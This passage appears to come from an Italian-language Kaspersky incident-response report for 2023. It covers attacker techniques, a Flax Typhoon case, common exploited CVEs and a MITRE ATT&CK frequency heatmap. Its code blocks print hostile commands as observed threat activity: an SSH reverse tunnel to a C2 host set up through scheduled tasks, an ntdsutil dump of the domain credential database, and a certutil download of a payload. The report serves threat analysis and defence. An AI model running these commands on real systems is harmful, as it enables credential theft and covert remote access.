Security.evtx','Security.evtx');$zipFile.Dispose()

Script per estrarre nomi utente validi dai log evtx:
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$.ID -eq 4624 } | Select -Property @{N='Domain';
E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].value}} | Export-csv C:\
users\public\guli_<server1>.csv -encoding utf8
```

Il comando nativo SSH.exe per Windows e i relativi moduli possono essere utilizzati per Comando e controllo e per esfiltrare informazioni utilizzando lo stesso canale di connessione. Gli avversari identificano il percorso per raggiungere i sistemi remoti in cui i sistemi critici consentono l'accesso a Internet e, una volta confermato l'accesso, possono utilizzare più comandi per configurare una backdoor SSH per inviare e ricevere dati.

Tunneling protocolli T1572, Attività/processo pianificati T1053

```
Identificazione dell'accesso a Internet:
ping <IP_remoto>
ping <secondo_IP_remoto>

Ottenere le chiavi host pubbliche SSH per il sistema C2:
ssh-keyscan -p 443 <IPremoto>

Configurare le chiavi ssh locali e concedere le autorizzazioni:
ssh-keygen -f <percorso>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <percorso>/.ssh/id_rsa /inheritance:r
icacls <percorso>/.ssh/id_rsa /grant:r "%username%":"(R)
icacls <percorso>/.ssh/sshd_config /inheritance:r
icacls <percorso>/.ssh/sshd_config /grant:r "%username%":"(R)

Configurare le attività da eseguire ogni minuto, "SSH Server" e "SSH Key Exchange" configurano un tunneling inverso:
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<percorso>\sshd\sshd.exe -f <path>/.ssh/
sshd_config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <percorso>\sshd\ssh.exe -i <path>\.ssh\
id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
root@<IPremoto> -p 443
```

ssh-keyscan è un'utilità per raccogliere le chiavi pubbliche SSH degli host. È stata progettata per aiutare a costruire e verificare i file ssh_known_hosts.[3].

Flax Typhoon

Durante l'analisi di un incidente, sono state rilevate diverse tecniche di installazione ed esecuzione tramite software legittimo e LOLBin. È stata confermata la presenza di Flax Typhon, una APT che ha come obiettivo un'organizzazione taiwanese. L'attività iniziale eseguita dall'autore della minaccia era uno script PowerShell dannoso eseguito dall'avversario per il dump delle credenziali.

Dump delle credenziali del sistema operativo: NTDS - T1003:003, Esecuzione attivata da evento: Profilo di PowerShell - T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

Certutil, un comando di Windows, è stato utilizzato per scaricare ed eseguire il file conhost.

Trasferimento degli strumenti in ingresso - T1105

```
certutil.exe -urlcache -split -f http://<modificato>/conhost.exe
```

È stato trovato un nuovo servizio sospetto mascherato da servizio Windows Update e collegato al file scaricato di recente.

3 Server pagine manuali OpenBSD

Servizi di sistema: Esecuzione del servizio - T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

Il file rilevato è stato confermato come un client VPN legittimo implementato per evitare rilevamento/filtro di rete e/o consentire l'accesso.

Tunneling protocolli - T1572

```
C:\windows\temp\Crashpad\conhost.exe
Descrizione file: SoftEther VPN
Nome file originale: vpnbridge.exe
```

Nel sistema è stato identificato un secondo servizio, denominato WorkService. È stata rilevata la DLL corrispondente, correlata a un agente Zabbix.

Software di accesso remoto T1219

```
Chiave del Registro di sistema: HKLM\SYSTEM\ControlSet001\Services\WorkService
ImagePath: "C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
Nome file originale: zabbix_agentd.exe
Azienda: Zabbix SIA
```

Le vulnerabilità più comuni

Le vulnerabilità più diffuse presenti nel nostro set di dati per il 2023 riguardavano SMBv1 (CVE-2017-0144 e CVE-2017-0143), Microsoft Exchange Server (CVE-2021-27065 e CVE-2021-26855) e FortiOS (CVE-2023-22640 e CVE-2023-25610).

Il 62% delle vulnerabilità rilevate negli attacchi porta all'esecuzione di codice remoto (RCE), la maggior parte delle quali con exploit pubblici disponibili sul Web, il che rende facile per gli avversari sfruttarle e ottenere l'accesso al sistema di destinazione. (ITW)

Analizzando la causa radice delle vulnerabilità, sappiamo che la categoria di enumerazione delle debolezze comuni più diffusa è CWE-20 (Convalida dell'input non corretta). Questo rivela che molti programmi non utilizzano tecniche di scrittura del codice sicure di base (come disinfezione/convalida dell'input). Per evitare questo tipo di problemi, gli sviluppatori dovrebbero adottare le best practice per la scrittura di codice sicuro nei loro prodotti. I clienti devono anche garantire aggiornamenti regolari per ottenere le ultime patch di sicurezza per mitigare tali problemi.

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 CRITICA | CWE-428 | ITW

Esecuzione di codice remoto

A causa di un percorso di ricerca non sufficientemente affidabile nella funzionalità PKCS#11 di ssh-agent, questa vulnerabilità può portare all'esecuzione di codice remoto se un agente viene inoltrato a un sistema controllato da un avversario.

Windows (SMBv1)

CVE-2017-0144 | CVSS 8.1 ALTA | CWE-20 | ITW

Esecuzione di codice remoto

Questa vecchia vulnerabilità nota come EternalBlue, nel server SMBv1 consente agli avversari remoti di eseguire codice arbitrario tramite pacchetti appositi.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICA | CWE-20 | ITW

Esecuzione di codice remoto

La convalida insufficiente dell'input dell'utente consente a un avversario remoto non autenticato di eseguire codice arbitrario su Bitrix Site Manager.

Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 ALTA | CWE-306 | ITW

Autenticazione mancante

Consente il furto di credenziali criptate memorizzate nel database di configurazione di Veeam Backup & Replication, la fuga di credenziali in chiaro o l'esecuzione di comandi remoti.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 ALTA | CWE-22 | ITW

Esecuzione di codice remoto

Questa vulnerabilità, nota come ProxyLogon, consente a un avversario di eseguire comandi arbitrari sul server Microsoft Exchange remoto.

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICA | CWE-918 | ITW

Esecuzione di codice remoto

Questa vulnerabilità, nota anche come ProxyLogon, è una vulnerabilità di falsificazione delle richieste lato server (SSRF, Server-Side Request Forgery) in Exchange che consente a un avversario di inviare richieste HTTP arbitrarie e di autenticarsi come server Exchange, consentendo l'esecuzione di codice remoto sul server Microsoft Exchange remoto.

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 ALTA | CWE-20 | ITW

Esecuzione di codice remoto

Questa vulnerabilità nel server SMBv1 consente a un avversario remoto di eseguire codice arbitrario tramite pacchetti appositi.

FortiOS

CVE-2023-22640 | CVSS 8.8 ALTA | CWE-787

Danneggiamento della memoria

Questa vulnerabilità in FortiOS consente a un avversario autenticato di eseguire codice non autorizzato tramite richieste apposite.

FortiGate

CVE-2022-42469 | CVSS 4.3 MEDIA | CWE-183

Controllo dell'accesso non appropriato

Un elenco permissivo di input consentiti in alcune versioni di FortiGate può consentire a un avversario autenticato di aggirare il criterio tramite i segnalibri nel portale Web.

FortiOS

CVE-2023-25610 | CVSS 9.3 CRITICA | CWE-20 | ITW

Esecuzione di codice remoto

Una vulnerabilità di underflow del buffer presente in FortiOS consente a un avversario remoto non autenticato di eseguire codice arbitrario sul dispositivo di destinazione. Questa vulnerabilità può anche portare a un DoS tramite richieste apposite.

Apache Log4j

CVE-2021-4104 | CVSS 7.5 ALTA | CWE-502

Esecuzione di codice remoto

JMSAppender in Log4j 1.2 è vulnerabile alla deserializzazione non sicura e ciò comporta l'esecuzione di codice remoto se JMSAppender è impostato per eseguire richieste JNDI.

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 CRITICA | CWE-434 | ITW

Caricamento di file senza restrizioni

Consente a un avversario non autenticato con accesso alla rete tramite HTTP di compromettere Oracle Web Applications Desktop Integrator, assumendo di conseguenza il controllo dell'applicazione.

Common Log File System (CLFS) di Windows

CVE-2022-37969 | CVSS 7.8 ALTA | CWE-269 | ITW

Privilege escalation

Consente a un avversario di ottenere privilegi di sistema sfruttando il driver di Common Log File System di Windows.

Mappa di calore delle tattiche e delle tecniche MITRE ATT&CK

TA0043: Ricognizione

T1595.002: Scansione attiva: Scansione delle vulnerabilità	4,08%
T1595: Scansione attiva	2,72%
T1590: Raccolta di informazioni sulla rete della vittima	1,36%
T1595.001: Scansione attiva: Scansione dei blocchi IP	1,36%
T1592: Raccolta di informazioni sull'host vittima	0,68%

TA0042: Sviluppo delle risorse

T1587.001: Sviluppo delle capacità: Malware	4,08%
T1586.003: Compromissione account: Account cloud	1,36%
T1587.004: Sviluppo delle capacità: Exploit	1,36%
T1588.002: Ottenere capacità: Strumento	0,68%

TA0001: Accesso iniziale

T1190: Exploit di applicazioni rivolte al pubblico	7,48%
T1078.002: Account validi: Account di dominio	6,80%
T1133: Servizi remoti esterni	6,12%
T1078.003: Account validi: Account locali	3,40%
T1078: Account validi	2,72%
T1199: Rapporto di fiducia	1,36%
T1078.004: Account validi: Account cloud	0,68%
T1078.001: Account validi: Account predefiniti	0,68%
T1113: Acquisizione dello schermo	0,68%
T1566.001: Phishing: Allegato di spear-phishing	0,68%
T1566.002: Phishing: Link di spear-phishing	0,68%

TA0002: Esecuzione

T1569.002: Servizi di sistema: Esecuzione del servizio	6,80%
T1059.001: Interprete comando e scripting: PowerShell	6,80%
T1059.003: Interprete comando e scripting: Shell dei comandi Windows	6,12%
T1204.002: Esecuzione utente: File dannoso	4,08%
T1047: Strumentazione gestione Windows	4,08%
T1203: Sfruttamento per l'esecuzione client	3,40%
T1059: Interprete comando e scripting	2,72%
T1053.005: Attività/processo pianificati: Attività pianificata	2,04%
T1059.005: Interprete comando e scripting: Visual Basic	2,04%
T1059.004: Interprete comando e scripting: Shell Unix	1,36%
T1053.003: Attività/processo pianificati: Cron	1,36%
T1106: API nativa	1,36%
T1569: Servizi di sistema	1,36%
T1129: Moduli condivisi	0,68%
T1072: Strumenti di distribuzione del software	0,68%
T1105: Trasferimento degli strumenti in ingresso	0,68%
T1059.006: Interprete comando e scripting: Python	0,68%
T1053.002: Attività/processo pianificati: At	0,68%

TA0003: Persistenza

T1078.002: Account validi: Account di dominio	10,20%
T1543.003: Creazione o modifica di processo di sistema: Servizio Windows	7,48%
T1505.003: Componente software server: Shell Web	4,76%
T1136.001: Creazione account: Account locale	4,08%
T1547.001: Esecuzione avvio automatico all'avvio o all'accesso: Chiavi di esecuzione del Registro di sistema / Cartella di avvio	4,08%
T1053.005: Attività/processo pianificati: Attività pianificata	3,40%
T1136: Creazione account	2,72%
T1133: Servizi remoti esterni	2,04%
T1136.002: Creazione account: Account di dominio	2,04%
T1078.003: Account validi: Account locali	1,36%
T1574.002: Hijacking flusso di esecuzione: Sideload DLL	1,36%
T1556.006: Modifica processo di autenticazione: Autenticazione a più fattori	0,68%
T1098.005: Manipolazione account: Registrazione del dispositivo	0,68%
T1114.003: Raccolta e-mail: Regola di inoltro e-mail	0,68%
T1098: Manipolazione account	0,68%
T1078: Account validi	0,68%
T1053.003: Attività/processo pianificati: Cron	0,68%
T1505: Server Software Component	0,68%
T1098.004: Manipolazione account: Chiavi autorizzate SSH	0,68%
T1574.006: Hijacking flusso di esecuzione: Hijacking linker dinamico	0,68%

TA0004: Escalation dei privilegi

T1078.002: Account validi: Account di dominio	2,72%
T1098.002: Manipolazione account: Autorizzazioni aggiuntive per i delegati e-mail	0,68%
T1055.012: Inserimento di codice in un processo: Svuotamento del processo	0,68%
T1546.008 Esecuzione attivata da evento: Funzionalità di accessibilità	0,68%
T1543.003: Creazione o modifica di processo di sistema: Servizio Windows	0,68%
T1068: Sfruttamento per l'escalation dei privilegi	0,68%

TA0005: Elusione delle difese

T1070.004: Rimozione indicatore: Eliminazione file	7,48%
T1562.001: Indebolimento difese: Disabilitazione o modifica strumenti	6,80%
T1070.001: Rimozione indicatore: Cancellazione registri eventi di Windows	6,12%
T1036.005: Mascheramento: Corrispondenza nome o posizione legittimi	6,12%
T1027.002: File o informazioni offuscati: Creazione di pacchetti software	4,76%
T1140: Deoffuscamento/Decodifica dei file o delle informazioni	4,08%
T1036.004: Mascheramento: Mascheramento di attività o servizio	3,40%
T1027: File o informazioni offuscati	3,40%
T1078.002: Account validi: Account di dominio	2,04%
T1562: Impair Defenses	2,04%
T1070.003: Rimozione indicatore: Cancellazione cronologia comandi	2,04%
T1574.002: Hijacking flusso di esecuzione: Sideload DLL	2,04%
T1562.002: Indebolimento difese: Disabilitazione registrazione eventi di Windows	2,04%
T1562.003: Indebolimento difese: Compromissione registrazione cronologia comandi	2,04%
T1078: Account validi	1,36%
T1027.005: File o informazioni offuscati: Rimozione dell'indicatore dagli strumenti	1,36%

1-5% 6-10% 11-15% >16%

TA0005: Elusione delle difese

T1197: Processi BITS	1,36%
T1112: Modifica del Registro di sistema	1,36%
T1564.008: Nascondere artefatti: Regole per nascondere e-mail	0,68%
T1027.010: File o informazioni offuscati: Offuscamento comandi	0,68%
T1070.006: Rimozione indicatore: Timestamp	0,68%
T1070.002: Rimozione indicatore: Cancellazione log di sistema Linux o Mac	0,68%
T1218.011: Esecuzione del proxy binario di sistema: Rundll32	0,68%
T1202: Esecuzione comando indiretto	0,68%
T1027.001: File o informazioni offuscati: Padding binario	0,68%
T1548.002: Meccanismo di controllo abuso elevazione: Bypass controllo account utente	0,68%
T1006: Accesso a volume diretto	0,68%
T1562.004: Indebolimento difese: Disabilitazione o modifica firewall di sistema	0,68%
T1484.001: Modifica dei criteri di dominio: Modifica dei criteri di gruppo	0,68%

TA0006: Accesso alle credenziali

T1003.001: Dump delle credenziali del sistema operativo: Memoria LSASS	8,16%
T1110: Forza bruta	3,40%
T1003: Dump delle credenziali del sistema operativo	2,72%
T1110.003: Forza bruta: Spray password	2,04%
T1003.002: Dump delle credenziali del sistema operativo: Gestore account di sicurezza	2,04%
T1552: Unsecured Credentials	2,04%
T1110.001: Forza bruta: Scoperta password	1,36%
T1558.001: Ticket Kerberos rubati o contraffatti: Golden ticket	1,36%
T1528: Token di accesso all'applicazione rubato	0,68%
T1552.001: Credenziali non protette: Credenziali nei file	0,68%
T1649: Certificati di autenticazione rubati o contraffatti	0,68%
T1110.004: Forza bruta: Inserimento credenziali	0,68%
T1003.003: Dump delle credenziali del sistema operativo: NTDS	0,68%
T1555.003: Credenziali da archivi di password: Credenziali dai browser Web	0,68%
T1056.003: Acquisizione input: Acquisizione portale Web	0,68%
T1056.001: Acquisizione input: Keylogging	0,68%

TA0007: Individuazione

T1083: Individuazione file e directory	7,48%
T1046: Individuazione del servizio di rete	5,44%
T1082: Individuazione informazioni di sistema	4,76%
T1135: Individuazione condivisioni di rete	4,76%
T1018: Individuazione sistema remoto	4,08%
T1033: Individuazione proprietario/utente di sistema	2,72%
T1087.002: Individuazione account: Account di dominio	2,04%
T1057: Individuazione processi	2,04%
T1016: Individuazione configurazione rete di sistema	2,04%
T1069.002: Individuazione gruppi di autorizzazioni: Gruppi di dominio	1,36%
T1518.001: Individuazione software: Individuazione software di sicurezza	1,36%
T1007: Individuazione servizi di sistema	1,36%
T1497: Elusione virtualizzazione/sandbox	0,68%
T1016.001: Individuazione della configurazione di rete del sistema: Individuazione della connessione Internet	0,68%
T1087.001: Individuazione account: Account locale	0,68%

TA0008: Movimento laterale

T1021.001: Servizi remoti: Remote Desktop Protocol	12,93%
T1021: Servizi remoti	7,48%
T1021.002: Servizi remoti: SMB/Condivisioni amministrative Windows	6,12%
T1021.004: Servizi remoti: SSH	4,08%
T1570: Trasferimento degli strumenti laterali	2,04%
T1072: Strumenti di distribuzione del software	1,36%
T1078.002: Account validi: Account di dominio	0,68%
T1021.005: Servizi remoti: VNC	0,68%
T1563.001: Hijacking sessione servizio remoto: Hijacking SSH	0,68%

TA0009: Raccolta

T1005: Dati del sistema locale	6,12%
T1560.001: Archiviazione dati raccolti: Archiviazione tramite utilità	2,72%
T1119: Raccolta automatizzata	2,72%
T1560.002: Archiviazione dati raccolti: Archiviazione tramite libreria	0,68%
T1113: Acquisizione dello schermo	0,68%
T1056.001: Acquisizione input: Keylogging	0,68%
T1560: Archiviazione dati raccolti	0,68%
T1039: Dati da unità condivisa di rete	0,68%

TA0011: Comando e controllo

T1572: Tunneling dei protocolli	5,44%
T1219: Software per l'accesso remoto	4,08%
T1105: Trasferimento degli strumenti in ingresso	2,72%
T1071.001: Protocollo a livello di applicazioni: Protocolli Web	2,72%
T1571: Porta non standard	2,04%
T1132.001: Codifica dati: Codifica standard	1,36%
T1095: Protocollo non a livello di applicazioni	1,36%
T1053.005: Attività/processo pianificati: Attività pianificata	0,68%
T1071.004: Protocollo a livello di applicazioni: DNS	0,68%
T1573.001: Canale criptato: Criptaggio simmetrico	0,68%
T1071: Protocollo a livello di applicazioni	0,68%
T1001: Offuscamento dei dati	0,68%
T1090.002: Proxy: Proxy esterno	0,68%
T1090: Proxy	0,68%

TA0010: Esfiltrazione

T1567: Esfiltrazione su servizio Web	3,40%
T1041: Esfiltrazione sul canale C2	2,72%
T1537: Trasferimento dati ad account cloud	0,68%

TA0040: Impatto

T1486: Dati criptati per l'impatto	17,01%
T1485: Data Destruction	3,40%
T1565: Manipolazione dei dati	2,72%
T1565.001: Manipolazione dei dati: Manipolazione dei dati archiviati	1,36%
T1491.002: Defacing: Defacing esterno	1,36%
T1657: Furto finanziario	0,68%
T1531: Rimozione accesso account	0,68%
T1529: Arresto/riavvio del sistema	0,68%
T1561.002: Cancellazione disco: Cancellazione struttura disco	0,68%

1-5% 6-10% 11-15% >16%

Informazioni su Kaspersky

Kaspersky è un'azienda globale per la cybersecurity e la privacy digitale fondata nel 1997. La nostra approfondita threat intelligence e l'expertise di security si traducono in servizi e soluzioni di sicurezza innovativi per proteggere le aziende, le infrastrutture critiche, i governi e i consumatori di tutto il mondo. Il nostro portfolio di sicurezza completo include la protezione endpoint leader del settore e soluzioni e servizi di sicurezza specializzati per combattere minacce digitali sofisticate e in continua evoluzione.

Servizi di cybersecurity

Kaspersky Managed Detection and Response

Kaspersky Incident Response

Kaspersky Compromise Assessment

Kaspersky Digital Footprint Intelligence

Kaspersky Security Assessment

Kaspersky SOC Consulting

Riconoscimento globale

I prodotti e le soluzioni Kaspersky sono sottoposti a costanti test e revisioni indipendenti, ottenendo regolarmente i migliori risultati, riconoscimenti e premi. Le nostre tecnologie e i nostri processi sono regolarmente valutati e verificati dalle più autorevoli organizzazioni di analisi del mondo. La più testata. La più premiata.

Ulteriori informazioni

+ di 5000
professionisti impiegati da Kaspersky


50%
dei dipendenti è composto da specialisti di Ricerca e sviluppo

5
centri di eccellenza unici

+ di 410.000
nuovi file dannosi rilevati ogni giorno da Kaspersky

+ di 220.000
clienti in tutto il mondo

6,1 miliardi
di attacchi informatici rilevati dalle nostre soluzioni nel 2023



Report degli analisti

Risposta agli incidenti

kaspersky

www.kaspersky.it

#kaspersky
#bringonthefuture